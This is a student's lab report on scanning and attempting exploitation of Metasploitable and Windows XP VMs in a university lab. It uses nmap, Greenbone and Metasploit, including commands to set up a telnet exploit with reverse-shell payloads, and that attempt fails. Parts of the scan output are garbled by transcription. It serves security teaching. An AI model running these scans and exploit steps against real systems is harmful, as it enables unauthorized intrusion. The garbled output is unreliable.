


```
# nmap 192.168.0.1-10
starting Nmap 7.94 ( https://nmap.org ) at 2024-01-31 02:13 UTC
Nmap scan report for ip-192-168-0-1.us-west-2.compute.internal (192.168.0.1)
Host is up (0.000050s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
389/tcp   open  ms-wbt-server

Nmap scan report for ip-192-168-0-2.us-west-2.compute.internal (192.168.0.2)
Host is up (0.00092s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
3/23/tcp  open  telnet
5/tcp     open  smtp
13/tcp    open  domain
10/tcp    open  http
39/tcp    open  netbios-ssn
45/tcp    open  microsoft-ds
1306/tcp   open  mysql
1432/tcp   open  postgresql
1009/tcp   open  ajp13
1180/tcp   open  unknown
MAC Address: 00:00:00:11:11:11 (Xerox)

MAC Address: 00:00:00:11:11:11 (Xerox)
```

It didn't work so I moved on to a vulnerability nmap scan on metasploitable using the command: nmap -PN – script vuln 192.168.0.2



```
-# nmap -PN --script vuln 192.168.0.2
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-31 02:41 UTC
Nmap scan report for ip-192-168-0-2.us-west-2.compute.internal (192.168.0.2)
Host is up (0.0016s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
3/23/tcp  open  telnet
25/tcp    open  smtp
|_ smtp-vuln-cve2010-4344:
|_ The SMTP server is not Exim: NOT VULNERABLE
53/tcp    open  domain
80/tcp    open  http
| http-vuln-cve2011-3192:
|_ VULNERABLE:
| Apache byterange filter DoS
| State: VULNERABLE
| IDs: CVE=CVE-2011-3192 BID=49303
| The Apache web server is vulnerable to a denial of service attack when
numerous
overlapping byte ranges are requested.
| Disclosure date: 2011-08-19
| References:
| https://www.tenable.com/plugins/nessus/55976
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192
| https://www.securityfocus.com/bid/49303
| https://seclists.org/fulldisclosure/2011/Aug/175
|- http-csrf: Couldn't find any CSRF vulnerabilities.
|- http-dombased-xss: Couldn't find any DOM based XSS.
|- http-trace: TRACE is enabled
|- http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|- http-enum:
```



GRAND CANYON UNIVERSITY™

```
Web Virtual Machine - Google Chrome
labagent.lopescloud.gcu.edu/vmDisplay?id=84113534-d993-4a9e-90b5-f8349fbbd9a2&loginPrompt=false

File Actions Edit View Help
/pinfo.php: Possible information file
/_icons/: Potentially interesting folder w/ directory listing
139/tcp open netbios-ssn
445/tcp open microsoft-ds
3306/tcp open mysql
5432/tcp open postgresql
551-dh-params:
VULNERABLE:
Diffie-Hellman Key Exchange Insufficient Group Strength
State: VULNERABLE
Transport Layer Security (TLS) services that use Diffie-Hellman groups
of insufficient strength, especially those using one of a few commonly
shared groups, may be susceptible to passive eavesdropping attacks.
Check results:
WEAK DH GROUP 1
Cipher Suite: TLS_DHE_RSA_WITH_AES_128_CBC_SHA
Modulus Type: Safe prime
Modulus Source: Unknown/Custom-generated
Modulus Length: 1024
Generator Length: 8
Public Key Length: 1024
References:
https://weakdh.org
ssl-ccs-injection:
VULNERABLE:
SSL/TLS MITM vulnerability (CCS Injection)
State: VULNERABLE
Risk factor: High
OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
does not properly restrict processing of ChangeCipherSpec messages,
which allows man-in-the-middle attackers to trigger use of a zero
length master key in certain OpenSSL-to-OpenSSL communications, and
consequently hijack sessions or obtain sensitive information, via
```

```
Web Virtual Machine - Google Chrome
labagent.lopescloud.gcu.edu/vmDisplay?id=84113534-d993-4a9e-90b5-f8349fbbd9a2&loginPrompt=false

File Actions Edit View Help
a crafted TLS handshake, aka the "CCS Injection" vulnerability.

References:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224
http://www.openssl.org/news/secadv_20140605.txt
http://www.cvedetails.com/cve/2014-0224
ssl-poodle:
VULNERABLE:
SSL POODLE information leak
State: VULNERABLE
IDs: CVE-2014-3566 BID:70574
The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
products, uses nondeterministic CBC padding, which makes it easier
for man-in-the-middle attackers to obtain cleartext data via a
padding-oracle attack, aka the "POODLE" issue.
Disclosure date: 2014-10-14
Check results:
TLS_RSA_WITH_AES_128_CBC_SHA
References:
https://www.imperialviolet.org/2014/10/14/poodle.html
https://www.securityfocus.com/bid/70574
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
https://www.openssl.org/~bodo/ssl-poodle.pdf
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 00:00:00:11:11:11 (Xerox)

Host script results:
[_smb-vuln-ms10-054: false
[_smb-vuln-ms10-061: false
[_smb-vuln-regsvc-dos: ERROR: Script execution failed (use -d to debug)

Nmap done: 1 IP address (1 host up) scanned in 374.40 seconds
```



3.1 Vulnerability Scanning

Summary

Steps

1. Launched 2 VMs in the lopescloud

```
root@kali:~# netdiscover -i br0 -L
IP           At MAC Address   Count   Len  MAC Vendor / Hostname
192.168.0.3  52:54:00:17:34:56    1     60  Unknown vendor
192.168.0.4  00:00:00:11:11:12    1     42  XEROX CORPORATION
```

One machine is a windows and one is a linux.


```
root@kali:~# netdiscover -i br0 -L
IP           At MAC Address   Count   Len  MAC Vendor / Hostname
192.168.0.3  52:54:00:12:34:56    1     60  Unknown vendor
192.168.0.2  00:00:00:11:11:11    1     42  XEROX CORPORATION
```

2. Used CMD to view the available VMS




GRAND CANYON UNIVERSITY™


3. Opened Greenbone and under Scans selected Tasks to create a new task using the IP addresses from the VMs.



4. Entered the ip address for the Windows VM and then the IP address for Metasploitable :



5. Waiting for the scans to load:





GRAND CANYON UNIVERSITY™

6. The Report for the Vulnerabilities in the Windows Scan revealed at least 5 severe vulnerabilities and 1 low vulnerability. Each Vulnerability provides the port/service that it is located along with the name of the vulnerability, how they each work, and a solution.

The screenshot shows a web-based interface for the Greenbone Security Assistant. At the top, there's a navigation bar with tabs like Dashboards, Scans, Assets, Resilience, SecInfo, Configuration, Administration, and Help. Below the navigation is a search bar and a date filter set to 'Report: Feb 5, 2024 3:20 AM UTC'. The main content area displays a table of vulnerabilities. The columns include Vulnerability, Severity (with a color-coded scale from green to red), QoD, Host IP, Name, Location, and Created. There are 6 rows of data, with the last row being 'ICMP Timestamp Reply Information Disclosure'.

Vulnerability Details:

- Operating System (OS) End of Life (EOL) Detection
- Microsoft Windows Server NTLM Multiple Vulnerabilities (971468)
- Vulnerabilities in SMB Could Allow Remote Code Execution (958687) - Remote
- Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)
- Microsoft Windows SMB/NETBIOS NULL Session Authentication Bypass Vulnerability
- ICMP Timestamp Reply Information Disclosure

Report Summary:

The Operating System (OS) on the remote host has reached the End of Life (EOL) and should not be used anymore.

Detection Result:

The "Windows XP" Operating System on the remote host has reached the end of life.

Product Detection Result:

Product cpe:/o:microsoft:windows_xp
Method: OS Detection Consolidation and Reporting (ID: 1.3.6.1.4.1.2.5623.1.0.105937)
Log View details of product detection

7. It also provided links to the exact CVE numbers for each vulnerability

This screenshot shows a similar view to the previous one, but with a different set of vulnerabilities. The table now includes a 'CVE' column and a 'NVT' column. The 'CVE' column lists specific vulnerability identifiers, and the 'NVT' column provides more detailed information about each vulnerability, such as its name and severity.

CVE Details:

- CVE-2010-0020 CVE-2010-0021 CVE-2010-0022 CVE-2010-0231
- CVE-2008-4114 CVE-2008-4834 CVE-2008-4835
- CVE-2017-0143 CVE-2017-0144 CVE-2017-0145 CVE-2017-0146 CVE-2017-0147 CVE-2017-0148
- CVE-1999-0519
- CVE-1999-0524



GRAND CANYON UNIVERSITY™

8. It also provided closed CVEs and the summary/details for each vulnerability.

The screenshot shows a browser window with the URL <https://127.0.0.1:9393/report/81451b79-7688-47bd-93ce-223d72977303>. The page title is "Report: Mon, Feb 5, 2024 3:26 AM UTC". The main content area displays a table of vulnerabilities:

CVE	Host	NVT
CVE-2009-3439	192.168.0.3	Microsoft Windows Server Service Remote Code Execution Vulnerability (921883)
CVE-2009-2526	192.168.0.3	Microsoft Windows SMB2 Negotiation Protocol Remote Code Execution Vulnerability
CVE-2009-2532	192.168.0.3	Microsoft Windows SMB2 Negotiation Protocol Remote Code Execution Vulnerability
CVE-2009-3103	192.168.0.3	Microsoft Windows SMB2 Negotiation Protocol Remote Code Execution Vulnerability
CVE-2010-2550	192.168.0.3	Microsoft SMB Server Trans2 Request Remote Code Execution Vulnerability
CVE-2010-2551	192.168.0.3	Microsoft SMB Server Trans2 Request Remote Code Execution Vulnerability
CVE-2010-2552	192.168.0.3	Microsoft SMB Server Trans2 Request Remote Code Execution Vulnerability

Below the table, a legend indicates that all vulnerabilities are marked as "High (High)" severity. The footer of the page includes the copyright notice "Greenbone Security Assistant (GSA) Copyright (C) 2009-2022 by Greenbone Networks GmbH, www.greenbone.net".

9. The Report for the Vulnerabilities in the Metasploitable Scan revealed at least 13 severe vulnerabilities, 36 medium and 6 low vulnerability. Each Vulnerability also presented an icon that shared what the solution type was for example: vendorfix, migration, etc.

The screenshots show two different reports from the Greenbone Security Assistant. The top screenshot shows a table of vulnerabilities with the following columns: Vulnerability, Severity, QoD, Host, Name, Location, and Created. The bottom screenshot shows a detailed view of a specific vulnerability entry.

Vulnerability	Severity	QoD	Host	Name	Location	Created
Operating System (OS) End of Life (EOL) Detection	High (High)	80 %	192.168.0.2	IP-192-168-0-2.us-west-2.compute.internal	general/tcp	Mon, Feb 5, 2024 4:04 AM UTC
Tiki Wiki CMS Groupware End of Life (EOL) Detection	High (High)	80 %	192.168.0.2	IP-192-168-0-2.us-west-2.compute.internal	80/tcp	Mon, Feb 5, 2024 4:05 AM UTC
TWiki XSS and Command Execution Vulnerabilities	High (High)	80 %	192.168.0.2	IP-192-168-0-2.us-west-2.compute.internal	80/tcp	Mon, Feb 5, 2024 4:05 AM UTC
Apache Tomcat AJP RCE Vulnerability (Ghostcat)	High (High)	99 %	192.168.0.2	IP-192-168-0-2.us-west-2.compute.internal	8009/tcp	Mon, Feb 5, 2024 4:13 AM UTC
DistCC RCE Vulnerability (CVE-2004-2687)	High (High)	99 %	192.168.0.2	IP-192-168-0-2.us-west-2.compute.internal	3632/tcp	Mon, Feb 5, 2024 4:07 AM UTC
PostgreSQL weak password	High (High)	99 %	192.168.0.2	IP-192-168-0-2.us-west-2.compute.internal	5432/tcp	Mon, Feb 5, 2024 4:07 AM UTC
Tiki Wiki < 22 Multiple Vulnerabilities	High (High)	80 %	192.168.0.2	IP-192-168-0-2.us-west-2.compute.internal	80/tcp	Mon, Feb 5, 2024 4:05 AM UTC
Tiki Wiki CMS Groupware < 17.2 SQL Injection Vulnerability	High (High)	80 %	192.168.0.2	IP-192-168-0-2.us-west-2.compute.internal	80/tcp	Mon, Feb 5, 2024 4:05 AM UTC

Below the table, a legend indicates that the first three rows are marked as "High (High)" severity, while the others are "Medium (Medium)". The bottom screenshot shows a detailed view of a specific vulnerability entry for "Apache Tomcat AJP RCE Vulnerability (Ghostcat)" with a "Vendorfix" icon.



GRAND CANYON UNIVERSITY™

10. It revealed 8 ports that are insecure along with the severity of vulnerability.

Report: Mon, Feb 5, 2024 3:29 AM UTC

Port	Hosts
80/tcp	1
809/tcp	1
3632/tcp	1
5432/tcp	1
21/tcp	1
25/tcp	1
445/tcp	1
22/tcp	1

Severity ▾

Severity	Count
10.0 (High)	8
9.9 (High)	0
9.8 (High)	0
9.7 (High)	0
9.6 (High)	0
9.5 (High)	0
9.4 (High)	0
9.3 (High)	0
9.2 (High)	0
9.1 (High)	0
9.0 (High)	0
8.9 (High)	0
8.8 (High)	0
8.7 (High)	0
8.6 (High)	0
8.5 (High)	0
8.4 (High)	0
8.3 (High)	0
8.2 (High)	0
8.1 (High)	0
8.0 (High)	0
7.9 (High)	0
7.8 (High)	0
7.7 (High)	0
7.6 (High)	0
7.5 (High)	0
7.4 (High)	0
7.3 (High)	0
7.2 (High)	0
7.1 (High)	0
7.0 (High)	0
6.9 (High)	0
6.8 (High)	0
6.7 (High)	0
6.6 (High)	0
6.5 (High)	0
6.4 (High)	0
6.3 (High)	0
6.2 (High)	0
6.1 (High)	0
6.0 (High)	0
5.9 (High)	0
5.8 (High)	0
5.7 (High)	0
5.6 (High)	0
5.5 (High)	0
5.4 (High)	0
5.3 (High)	0
5.2 (High)	0
5.1 (High)	0
5.0 (High)	0
4.9 (High)	0
4.8 (High)	0
4.7 (High)	0
4.6 (High)	0
4.5 (High)	0
4.4 (High)	0
4.3 (High)	0
4.2 (High)	0
4.1 (High)	0
4.0 (High)	0
3.9 (High)	0
3.8 (High)	0
3.7 (High)	0
3.6 (High)	0
3.5 (High)	0
3.4 (High)	0
3.3 (High)	0
3.2 (High)	0
3.1 (High)	0
3.0 (High)	0
2.9 (High)	0
2.8 (High)	0
2.7 (High)	0
2.6 (High)	0
2.5 (High)	0
2.4 (High)	0
2.3 (High)	0
2.2 (High)	0
2.1 (High)	0
2.0 (High)	0
1.9 (High)	0
1.8 (High)	0
1.7 (High)	0
1.6 (High)	0
1.5 (High)	0
1.4 (High)	0
1.3 (High)	0
1.2 (High)	0
1.1 (High)	0
1.0 (High)	0
0.9 (High)	0
0.8 (High)	0
0.7 (High)	0
0.6 (High)	0
0.5 (High)	0
0.4 (High)	0
0.3 (High)	0
0.2 (High)	0
0.1 (High)	0
0.0 (High)	0
0.9 (Medium)	0
0.8 (Medium)	0
0.7 (Medium)	0
0.6 (Medium)	0
0.5 (Medium)	0
0.4 (Medium)	0
0.3 (Medium)	0
0.2 (Medium)	0
0.1 (Medium)	0
0.0 (Medium)	0
0.9 (Low)	0
0.8 (Low)	0
0.7 (Low)	0
0.6 (Low)	0
0.5 (Low)	0
0.4 (Low)	0
0.3 (Low)	0
0.2 (Low)	0
0.1 (Low)	0
0.0 (Low)	0
0.9 (Informational)	0
0.8 (Informational)	0
0.7 (Informational)	0
0.6 (Informational)	0
0.5 (Informational)	0
0.4 (Informational)	0
0.3 (Informational)	0
0.2 (Informational)	0
0.1 (Informational)	0
0.0 (Informational)	0

11. I was also able to view 2 TLS Certificates including the serial numbers which are actually certificate confirmation of identity for a “secure” and encrypted travel of a package

Report: Mon, Feb 5, 2024 3:29 AM UTC

Issuer DN ▾	Serial	Activates	Expires	IP	Hostname	Port	Actions
1.2.840.113549.1.9.1=#726f6f74407562756e747538303420626173652E6C6F63616C646F6061696E.CN=ubuntu04.base.localdomain.OU=Office for Complication of Otherwise Simple Affairs,O=OCOSA,L=Everywhere,ST=There is no such thing outside US,C=XX	00FAF93A4C7FB6B9CC	Wed, Mar 17, 2010 2:07 PM UTC	Fri, Apr 16, 2010 2:07 PM UTC	192.168.0.2	ip-192-168-0-2.us-west-2.compute.internal	5432	
1.2.840.113549.1.9.1=#726f6f74407562756e747538303420626173652E6C6F63616C646F6061696E.CN=ubuntu04.base.localdomain.OU=Office for Complication of Otherwise Simple Affairs,O=OCOSA,L=Everywhere,ST=There is no such thing outside US,C=XX	00FAF93A4C7FB6B9CC	Wed, Mar 17, 2010 2:07 PM UTC	Fri, Apr 16, 2010 2:07 PM UTC	192.168.0.2	ip-192-168-0-2.us-west-2.compute.internal	25	

12. It also provided 2 error messages and the causes of error messages and how those errors were determined. One error was due to brute force attempts and the other was web



mirroring, this can be used by a malicious actor who wants to create a DDOS.

The screenshot shows a browser window with the URL <https://127.0.0.1:9392/report/ad225332-8e9f-4179-8382-9688368578c3>. The page title is "Report: Mon, Feb 5, 2024 3:29 AM UTC". The main content area displays a table of error messages:

Error Message ▲	Host	Hostname	NVT	Port
NVT timed out after 900 seconds.	192.168.0.2	ip-192-168-0-2.us-west-2.compute.internal	FTP Brute Force	general/tcp
NVT timed out after 900 seconds.	192.168.0.2	ip-192-168-0-2.us-west-2.compute.internal	Web mirroring	general/tcp

(Applied filter: apply_overrides=0 levels=html rows=100 min_qid=70 first=1 sort-reverse=severity)

Applied Exploitation using Metasploit

Summary

When looking for vulnerabilities I utilized the vulnerability scan for inspiration of what ports and vulnerabilities to keep an eye out for when using Metasploit. I then pursued the open ports: 23/telnetd, 25/tcp, and 5432/tcp postgresql.

Opened metasploit with root permissions and did a nmap search for vulnerabilities under the Linux system

```
msf6 > sudo msfconsole
[*] exec: sudo msfconsole
[1] cat :ok0000kdc'      'cdk000ke:.
,x00000000000c      c00000000000x.
:0000000000000k,     ,k000000000000:
'00000000kkkk0000:  :0000000000000000:
o0000000.   .0000000001.   ,00000000
d0000000.   .c00000c.   ,00000000x
10000000.   ;d;      ,00000000l
.00000000.   ;.      ,00000000.
c0000000.   .00c.   '000.   ,0000000c
o000000.   .0000.   :0000.   ,000000
10000.   .0000.   :0000.   ,00000l
';0000'   .0000.   :0000.   ;0000;
.d000   .0000cccc0000.   x00d.
,k0l   .000000000000.   .d0K,
:kk;   ,000000000000.   .c0K:
;k0000000000000k:   ,x0000000000x,
.10000000l.
```

Found a series of open ports including the telnet port 23, decided to pursue this and scan for vulnerabilities



```
[*] Nmap: NSE: Loaded 46 scripts for scanning.
[*] Nmap: Initiating ARP Ping Scan at 07:14
[*] Nmap: Scanning 192.168.0.2 [1 port]
[*] Nmap: Completed ARP Ping Scan at 07:14, 0.06s elapsed (1 total host
[*] Nmap: Initiating Parallel DNS resolution of 1 host. at 07:14
[*] Nmap: Completed Parallel DNS resolution of 1 host. at 07:14, 0.00s
[*] Nmap: Initiating SYN Stealth Scan at 07:14
[*] Nmap: Scanning ip-192-168-0-2.us-west-2.compute.internal (192.168.0
[*] Nmap: Discovered open port 53/tcp on 192.168.0.2
[*] Nmap: Discovered open port 80/tcp on 192.168.0.2
[*] Nmap: Discovered open port 445/tcp on 192.168.0.2
[*] Nmap: Discovered open port 139/tcp on 192.168.0.2
[*] Nmap: Discovered open port 25/tcp on 192.168.0.2
[*] Nmap: Discovered open port 23/tcp on 192.168.0.2
[*] Nmap: Discovered open port 21/tcp on 192.168.0.2
[*] Nmap: Discovered open port 22/tcp on 192.168.0.2
[*] Nmap: Discovered open port 3306/tcp on 192.168.0.2
[*] Nmap: Discovered open port 8180/tcp on 192.168.0.2
[*] Nmap: Discovered open port 8009/tcp on 192.168.0.2
[*] Nmap: Discovered open port 5432/tcp on 192.168.0.2
[*] Nmap: Completed SYN Stealth Scan at 07:14, 0.11s elapsed (1000 tota
[*] Nmap: Initiating Service scan at 07:14
```



Metasploit also provides the exact service and a description which is going to be useful in this exploit and in future investigations.

```
[*] Nmap: Host is up (0.0020s latency).
[*] Nmap: Not shown: 988 closed tcp ports (reset)
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 21/tcp    open  ftp        ProFTPD 1.3.1
[*] Nmap: 22/tcp    open  ssh        OpenSSH 4.7p1 Debian 8ubuntu1 (pro
[*] Nmap: 23/tcp    open  telnet     Linux telnetd
[*] Nmap: 25/tcp    open  smtp      Postfix smtpd
[*] Nmap: 53/tcp    open  domain    ISC BIND 9.4.2
[*] Nmap: 80/tcp    open  http      Apache httpd 2.2.8 ((Ubuntu) PHP/5
[*] Nmap: 139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: W
[*] Nmap: 445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: W
[*] Nmap: 3306/tcp  open  mysql     MySQL 5.0.51a-3ubuntu5
[*] Nmap: 5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
[*] Nmap: 8009/tcp  open  ajp13    Apache Jserv (Protocol v1.3)
[*] Nmap: 8180/tcp  open  unknown
[*] Nmap: MAC Address: 00:00:00:11:11:11 (Xerox)
[*] Nmap: Service Info: Host: metasploitable.localdomain; OSs: Unix, L
[*] Nmap: Read data files from: /usr/bin/../share/nmap
[*] Nmap: Service detection performed. Please report any incorrect resu
[*] lts at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 172.66 seconds
[*] Nmap: Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.076KB)
```





GRAND CANYON UNIVERSITY™

Did a specific search for exploits on telnetd and found 6 specific exploits including the Solaris in .telnet d which has the vulnerability from a buffer overflow

```
[*] Nmap done: 1 IP address (1 host up) scanned in 172.66 seconds
[*] Nmap: Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.076KB)
msf6 > search type:exploit telnetd

Matching Modules
-----[REDACTED]-----
```

Rank	Name	Check	Description	Disclosure Date
-	0 exploit/linux/http/asuswrt_lan_rce	excellent	No AsusWRT LAN Unauthenticated Remote Code Execution	2018-01-22
1	1 exploit/linux/http/dlink_diagnostic_exec_noauth	excellent	No D-Link DIR-645 / DIR-815 diagnostic.php Command Execution	2013-03-05
2	2 exploit/linux/misc/hp_jetdirect_path_traversal	normal	No HP Jetdirect Path Traversal Arbitrary Code Execution	2017-04-05
3	3 exploit/linux/telnet/telnet_encrypt_keyid	great	No Linux BSD-derived Telnet Service Encryption Key ID Buffer Overflow	2011-12-23
4	4 exploit/linux/telnet/netgear_telnetenable	excellent	Yes NETGEAR TelnetEnable	2009-10-30
5	5 exploit/solaris/telnet/ttyprompt	excellent	No Solaris in.telnetd TTYPROMPT Buffer Overflow	2002-01-18
6	6 exploit/solaris/telnet/fuser	excellent	No Sun Solaris Telnet Remote Authentication Bypass Vulnerability	2007-02-12

Typed in the option (5) that I wanted to pursue then typed options to see the list of module options

```
0 exploit/linux/http/asuswrt_lan_rce 2018-01-22
excellent No AsusWRT LAN Unauthenticated Remote Code Execution
1 exploit/linux/http/dlink_diagnostic_exec_noauth 2013-03-05
excellent No D-Link DIR-645 / DIR-815 diagnostic.php Command Execution
2 exploit/linux/misc/hp_jetdirect_path_traversal 2017-04-05
normal No HP Jetdirect Path Traversal Arbitrary Code Execution
3 exploit/linux/telnet/telnet_encrypt_keyid 2011-12-23
great No Linux BSD-derived Telnet Service Encryption Key ID Buffer Overflow
4 exploit/linux/telnet/netgear_telnetenable 2009-10-30
excellent Yes NETGEAR TelnetEnable
5 exploit/solaris/telnet/ttyprompt 2002-01-18
excellent No Solaris in.telnetd TTYPROMPT Buffer Overflow
6 exploit/solaris/telnet/fuser 2007-02-12
excellent No Sun Solaris Telnet Remote Authentication Bypass Vulnerability

Interact with a module by name or index. For example info 6, use 6 or use exploit/solaris/telnet/fuser
msf6 > use exploit/solaris/telnet/ttyprompt
```

I then typed show options and then set the rhosts (targeted host) to 192.168.0.2 and showed options again to confirm.



GRAND CANYON UNIVERSITY™

```
Web Virtual Machine - Google Chrome
labagent.lopescloud.gcu.edu/vmDisplay?id=84113534-d993-4a9e-90b5-f8349fbcd9a2&loginPrompt=false
File Actions Edit View Help
Shell No.1
12:12 AM | 🔍

View the full module info with the info, or info -d command.
msf6 exploit(solaris/telnet/ttyprompt) > set rhosts 192.168.0.2
rhosts => 192.168.0.2
msf6 exploit(solaris/telnet/ttyprompt) > show options
Module options (exploit/solaris/telnet/ttyprompt):

Name      Current Setting  Required  Description
CHOST          no           no        The local client address
CPORT          no           no        The local client port
Proxies        no           no        A proxy chain of format type:host:port[,type:host:port][,...]
RHOSTS        192.168.0.2  yes         The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          23           yes        The target port (TCP)
USER          bin          yes        The username to use
[*] Set payload, the more you are able to know.

Exploit target:
Id  Name
0  Automatic

I
```

It prompted me to select a payload to use for the exploit so I used 8

```
Web Virtual Machine - Google Chrome
labagent.lopescloud.gcu.edu/vmDisplay?id=84113534-d993-4a9e-90b5-f8349fbcd9a2&loginPrompt=false
File Actions Edit View Help
Shell No.1
12:13 AM | 🔍

View the full module info with the info, or info -d command.
msf6 exploit(solaris/telnet/ttyprompt) > exploit
[-] 192.168.0.2:23 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.
msf6 exploit(solaris/telnet/ttyprompt) > show payloads
Compatible Payloads
#  Name
-  --
0  payload/cmd/unix/adduser
1  payload/cmd/unix/bind_perl
2  payload/cmd/unix/bind_perl_ipv6
3  payload/cmd/unix/generic
4  payload/cmd/unix/reverse
5  payload/cmd/unix/reverse_bash_telnet_ssl
6  payload/cmd/unix/reverse_perl
7  payload/cmd/unix/reverse_perl_ssl
8  payload/cmd/unix/reverse_ssl_double_telnet
[*] Set payload, the more you are able to know.

msf6 exploit(solaris/telnet/ttyprompt) > use 8
[-] Invalid module index: 8
msf6 exploit(solaris/telnet/ttyprompt) > set payload/cmd/unix/reverse_ssl_double_telnet
[-] Unknown datastore option: payload/cmd/unix/reverse_ssl_double_telnet.
```



I tried to exploit again but it led me to a deadend as it was asking for more addresses

```
Web Virtual Machine - Google Chrome
labagent.lopescloud.gcu.edu/vmDisplay?rid=84113534-d993-4a9e-90b5-f8349fb9d9a2&loginPrompt=false
Shell No. 1
File Actions Edit View Help
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
-- 
0 Automatic
View the full module info with the info command.
msf6 exploit(solaris/telnet/ttyprompt) > exploit
[-] 192.168.0.2:23 - Msf::OptionValidateError The following options failed to validate: LHOST to hear*
[*] Exploit completed, but no session was created.
msf6 exploit(solaris/telnet/ttyprompt) > set lhost 192.168.0.3
lhost => 192.168.0.3
msf6 exploit(solaris/telnet/ttyprompt) > exploit
[-] Handler failed to bind to 192.168.0.3:4444
